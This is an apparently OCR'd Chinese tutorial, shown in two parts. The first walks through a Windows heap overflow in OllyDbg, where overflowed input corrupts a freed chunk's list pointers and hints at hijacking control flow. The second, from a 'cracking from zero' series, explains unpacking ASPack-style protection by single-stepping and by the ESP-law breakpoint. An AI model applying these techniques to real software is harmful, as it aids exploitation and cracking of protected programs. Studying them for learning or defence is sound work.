运行程序，然后系统产生错误，选调试就可以停在这里。这里第三句指令为句柄hBase和指针hp1、hp2、hp3开辟空间，最后一句int3指令产生异常中断：

```
    .text:0040100A    push    1000h              ;
dwMaximumSize
    .text:0040100F    push    1000h              ;
dwInitialSize
    .text:00401014    push    0                  ;
flOptions
    .text:00401016    call    ds:HeapCreate
    .text:0040101C    mov     [ebp+hHeap], eax
```

这里调用函数HeapCreate()创建一个大小为0x1000的堆，把创建的堆的基址放到hHeap变量里。用OD按F8跟踪到这一步，创建的堆的基址为0x00900000，看这里的数据，如图2，再向下一点就是堆的空闲双向链表：

```
    00900170  00 00 00 00 00 00 00 00 88 06 90
00 88 06 90 00  ........????
    00900180  80 01 90 00 80 01 90 00 88 01 90
00 88 01 90 00  €?€?????
    00900190  90 01 90 00 90 01 90 00 98 01 90
00 98 01 90 00  ????????
    009001A0  A0 01 90 00 A0 01 90 00 A8 01 90
00 A8 01 90 00  ????????
    009001B0  B0 01 90 00 B0 01 90 00 B8 01 90
00 B8 01 90 00  ????????
    009001C0  C0 01 90 00 C0 01 90 00 C8 01 90
00 C8 01 90 00  ????????
```



```
00900000 C8 00 00 00 33 01 00 00 FF EE FF EE 00 10 00 00
00900010 00 00 00 00 00 FE 00 00 00 00 10 00 00 20 00 00
00900020 00 02 00 00 00 20 00 00 30 01 00 00 FF EF FD 7F
00900030 07 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00
00900040 00 00 00 00 88 05 90 00 0F 00 00 00 F8 FF FF FF
00900050 50 00 90 00 50 00 90 00 40 06 90 00 00 00 00 00
00900060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00900070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

图2

堆的空闲双向链表从0x00900178开始，第8个字节指向一个空闲双向链表，前4个字节为空闲双向链表的前向指针，后4个字节为空闲双向链表的后向指针。0x00900178处是0号空闲双向链表，00900180处是1号空闲双向链表……由于这个堆才刚刚被创建，还没有被使用过，因此当前只有一个很大块的堆块，在这里可以看到这里除了0号空闲双向链表中只有一个项，地址为0x00900688以外，别的空闲双向链表都指向它本身，即是空的：

```
    .text:0040101F    push    8                  ;
dwBytes
```

```
.text:00401021    push    8          ;
dwFlags
.text:00401023    mov     eax, [ebp+hHeap]
.text:00401026    push    eax        ;
hHeap
.text:00401027    call    ds:HeapAlloc
.text:0040102D    mov     [ebp+var_4], eax
```

调用HeapAlloc()函数从hHeap堆中申请8字节的内存空间，把申请到的地址储存在变量var_4里。这里申请到的堆块的地址为0x00900688。

```
.text:00401030    push    8          ;
dwBytes
.text:00401032    push    8          ;
dwFlags
.text:00401034    mov     ecx, [ebp+hHeap]
.text:00401037    push    ecx        ;
hHeap
.text:00401038    call    ds:HeapAlloc
.text:0040103E    mov     [ebp+lpMem], eax
```

再次调用HeapAlloc()函数从hHeap堆中申请8字节的内存空间，把申请到的地址储存在变量lpMem里。这里申请到的堆块的地址为0x00900698。这是因为在堆块的块身前还有8个字节的块首，用来记录堆块的一个状态信息，因为虽然申请了申请8字节的内存空间，但堆块所占用的内存空间却是0x10字节：

```
.text:00401041    push    8
dwBytes
.text:00401043    push    8          ;
dwFlags
.text:00401045    mov     edx, [ebp+hHeap]
.text:00401048    push    edx        ;
hHeap
.text:00401049    call    ds:HeapAlloc
.text:0040104F    mov     [ebp+var_C], eax
```

这里和刚才一样，调用HeapAlloc()函数从hHeap堆中申请8字节的内存空间，把申请到的地址储存在变量var_C里。经过刚才的说明，不用想，猜也可以猜到这里分配到的地址是0x009006A8。而事实证明确实如此：

```
.text:00401052    mov     eax, [ebp+lpMem]
.text:00401055    push    eax        ;
lpMem
.text:00401056    push    8          ;
dwFlags
.text:00401058    mov     ecx, [ebp+hHeap]
.text:0040105B    push    ecx        ;
hHeap
.text:0040105C    call    ds:HeapFree
```

这里调用HeapFree()函数回收hHeap堆中地址为lpMem的内存。F8跟踪过这段指令以后，再看看堆的空闲双向链表：

```
00900170  00 00 00 00 00 00 00 00 B8 06 90
00 B8 06 90 00  ........????
00900180  80 01 90 00 80 01 90 00 98 06 90
00 98 06 90 00  €?€?????
00900190  90 01 90 00 90 01 90 00 98 01 90
00 98 01 90 00  ????????
009001A0  A0 01 90 00 A0 01 90 00 A8 01 90
00 A8 01 90 00  ????????
009001B0  B0 01 90 00 B0 01 90 00 B8 01 90
00 B8 01 90 00  ????????
009001C0  C0 01 90 00 C0 01 90 00 C8 01 90
00 C8 01 90 00  ????????
```

和刚才操作堆内存之前的空闲双向链表相比，0号空闲双向链表发生了改变，它指向的地址从0x00900688变成了0x009006B8，也就是说它缩小了0x30字节，而这0x30字节就是三次调用HeapAlloc()函数所分配出去的内存单元。相比之下2号空闲双向链表也发生了改变，原来的2号空闲双向链表指向它本来，是空的，而现在的2号空闲双向链表指向地址0x00900698。0x00900698是第二次调用HeapAlloc()函数从hHeap堆中申请到的内存空间，而后来又被HeapFree()函数所释放，由于位于它之前与之后的堆场都没有释放，所以无法完成堆场合并操作，因此被链入了2号空闲双向链表。看这时关于堆块的内存数据：

```
00900680  02 00 08 00 E3 01 08 00 00 00 00
00 00 00 00 00  ..?.............
00900690  02 00 02 00 E5 00 08 00 00 01 90
```

```
00 88 01 90 00  ..?                      ..???
     009006A0  02 00 02 00 E7 01 08 00 00 00 00
00 00 00 00 00  ..?                      ........
```

可以清楚得看到被回收的内存已经被链入了2号空闲双向链表中，这个堆块的地址为0x00900690，它的后8个字节已经被修改为空闲双向链表表头的地址：

```
.text:00401062    mov     edx, [ebp+var_4]
.text:00401065    push    edx
.text:00401066    push    offset Format    ;
"%s"
.text:0040106B    call    _scanf
.text:00401070    add     esp, 8
```

这里调用scanf()来获取控制台的输入，从控制台里取一个字符串放到var_4指向的空间中，var_4是第一次调用HeapAlloc()函数从hHeap堆中申请到的内存单元，它的值为0x00900688。使用OD跟踪到这里以后在控制台输入一个字符串“01234567890ABCDEFGHIJKLMN”，然后注意var_4所指向的内存地址的数据：

```
     00900680  02 00 08 00 97 01 08 00 30 31 32
33 34 35 36 37                              .?
                                       .01234567
     00900690  38 39 41 42 43 44 45 46 47 48 49
4A 4B 4C 4D 4E  89ABCDEFGHIJKLMN
     009006A0  00 00 02 00 93 01 08 00 00 00 00
00 00 00 00 00  ..?                      ........
```

0x00900688是第一次调用HeapAlloc()函数从hHeap堆中申请到的内存单元，它的前8字节0x00900680是这个堆块的块首；0x00900698是第二次调用HeapAlloc()函数从hHcap堆中申请到的内存单元，它的前8字节0x00900690也是这个堆块的块首。第一次调用HeapAlloc()函数从hHeap堆中申请到的内存单元的大小只有8个字节，但是程序从控制台获取到的字符串长度却为24，这样就造成了数据溢出，覆盖了位于该内存单元后的16个字节。这16个字节就是已经被释放的第二次调用HeapAlloc()函数从hHeap堆中申请到的堆块。

```
.text:00401073    push    8                ;
dwBytes
.text:00401075    push    8                ;
dwFlags
.text:00401077    mov     eax, [ebp+hHeap]
.text:0040107A    push    eax              ;
hHeap
.text:0040107B    call    ds:HeapAlloc
.text:00401081    mov     [ebp+lpMem], eax
```

再次调用HeapAlloc()函数从hHeap堆中申请到内存大小8个字节的内存单元，这时首先会检查2号空闲双向链表，因为2号空闲双向链表中已经链入了刚刚被回收的堆块，堆块地址为0x00900690，明显不为空，所以现在要从2号空闲双向链表取下这个堆块，由于这个堆块已经被溢出覆盖，因此在做链表指针调整的时候会发生错误。

因为位于0x00900690的堆块已经被取下，则程序在做链表指针调整时会读取这个堆块的后向指针，并把这个堆块的前向指针所指向的项的后向指针修改为这个堆块的后向指针；同时读取这个堆块的前向指针，并把这个堆块的后向指针所指向的项的前向指针修改为这个堆块的前向指针。用代码可以把这个过程表示为：

```
node->flink->blink = node->blink;
node->blink->flink = node->flink;
```

其中node为结点项，flink为前向指针，blink为后向指针。

但是由于溢出数据已经将这个堆块的前向指针和后向指针破坏，被破坏后的前向指针和后向指针分别为0X4A494847和0x4E4D4C4B，而这两个地址是不存在的，因此必将导致程序出错，如图3。

```
.text:00401084    xor     eax, eax
.text:00401086    pop     edi
.text:00401087    pop     esi
.text:00401088    pop     ebx
.text:00401089    mov     esp, ebp
.text:0040108B    pop     ebp
.text:0040108C    retn
```



图3

如果这里用来修改一个程序即将执行的函数的指针，那么控制程序流程将会变得轻而易举。

破解零起步（十）——常见脱壳方法

rejector

通过上一节课，读者应该已经对壳有了一定的认识，这节课就来简述几种常见的脱壳方法。

一、单步跟踪法

首先看图1，目标程序有一层ASPack的壳，使用OD加载程序，入口点如下：

```
00212000      90              nop
00212001 >    60              pushad
00212002      E8 03000000     call    0021200A
```




图1

上一节讲过，这里第三句的call指令其实是一个变形的跳转，如果按F8步过就跑飞了，按F7跟进这个call，然后看到这样的代码：

```
0021200A      5D              pop     ebp
0021200B      45              inc     ebp
0021200C      55              push    ebp
0021200D      C3              retn
```

按F8跟过这几句，遇到retn指令以后程序返回到了这里：

```
00212008     /EB 04           jmp     short
0021200E
0021200A     |5D              pop     ebp
0021200B     |45              inc     ebp
0021200C     |55              push    ebp
0021200D     |C3              retn
0021200E     \E8 01000000     call    00212014
```

返回后是一句jmp指令，跳转到0021200E处的call指令。继续按F7跟进这个call，接下来就是外壳部分的代码，直接跟踪下去就和上节课的内容一样了，在这里看到有些循环我们可以直接跳出，凡是遇到向上的跳转都选择下一句然后按F4，这样很快就可以看到这里的代码：

```
00212415      61              popad
00212416      75 08           jnz     short
00212420
00212418      B8 01000000     mov     eax, 1
0021241D      C2 0C00         retn    0C
00212420      68 72132000     push    00201372
00212425      C3              retn
```

按F8跟过去，遇到retn指令返回后的代码为：

```
00201372      E8 81040000     call    002017F8
00201377    ^ E9 37FDFFFF     jmp     002010B3
0020137C   -> 8BFF            mov     edi, edi
```

这里就是程序的OEP了，选择OD的DUMP插件把代码从内存中剥离出来就可以了，如图2，图3。

二、堆栈平衡法

前面讲过，栈是程序里的一种非常重要的数据结构，它是一段内存空间，用来记录程序运行时的一些变量。本节使用堆栈平衡原理来寻找程序的OEP，通常堆栈平衡被称为“ESP定律法”，是脱压缩壳的神器，熟练的话两秒钟就可以搞定它。

使用OD加载被加壳程序，入口点代码如下：

```
001C2000  nop
001C2001  pushad
001C2002  call    001C200A
```




图2




图3

注意这里有一句pushad指令，pushad指令用来向堆栈中按顺序依次压入8个通用寄存器的值，顺序为EDI，ESI，EBP，ESP，EBX，EDX，ECX，EAX。pushad指令还有一个与它相对应的指令popad，popad指令正好与pushad相反，它从堆栈中取出一系列的数据按顺序依次放入8个通用寄存器中，顺序为EAX，ECX，EDX，EBX，ESP，EBP，ESI，EDI。在这里调用pushad指令用来保存当前的环境变量，也就是记录壳代码执行前当前的现场的状态，而在壳代码执完成以为就肯定会有一句popad指令来恢复程序原来的现场。程序必须要保证调用popad指令来恢复现在时候的堆栈指针正好指向调用pushad指令压入堆栈时的指针。这样的话在执行完pushad指令后对当前堆栈指针设置一个硬件访问断点，当程序遇到popad指令时读取储存在堆栈里的数据就会触发硬件访问断点导致程序中断。

用OD加载加过壳的程序，然后按F8步过pushad指令，然后看寄存器窗口，ESP寄存器的值变成了0025FE38，如图4，这里对ESP设置一个硬件访问断点，在OD的命令行里执行命令“hr esp”，如图5，然后按F9让程序运行起来，当程序读取被取刚才pushad指令压入的数据时就会触发断点，中断后的代码如下：

```
011C2415  popad
011C2416  jnz     short 011C2420
011C2418  mov     eax, 1
011C241D  retn    0C
011C2420  push    011B1372
011C2425  retn
```

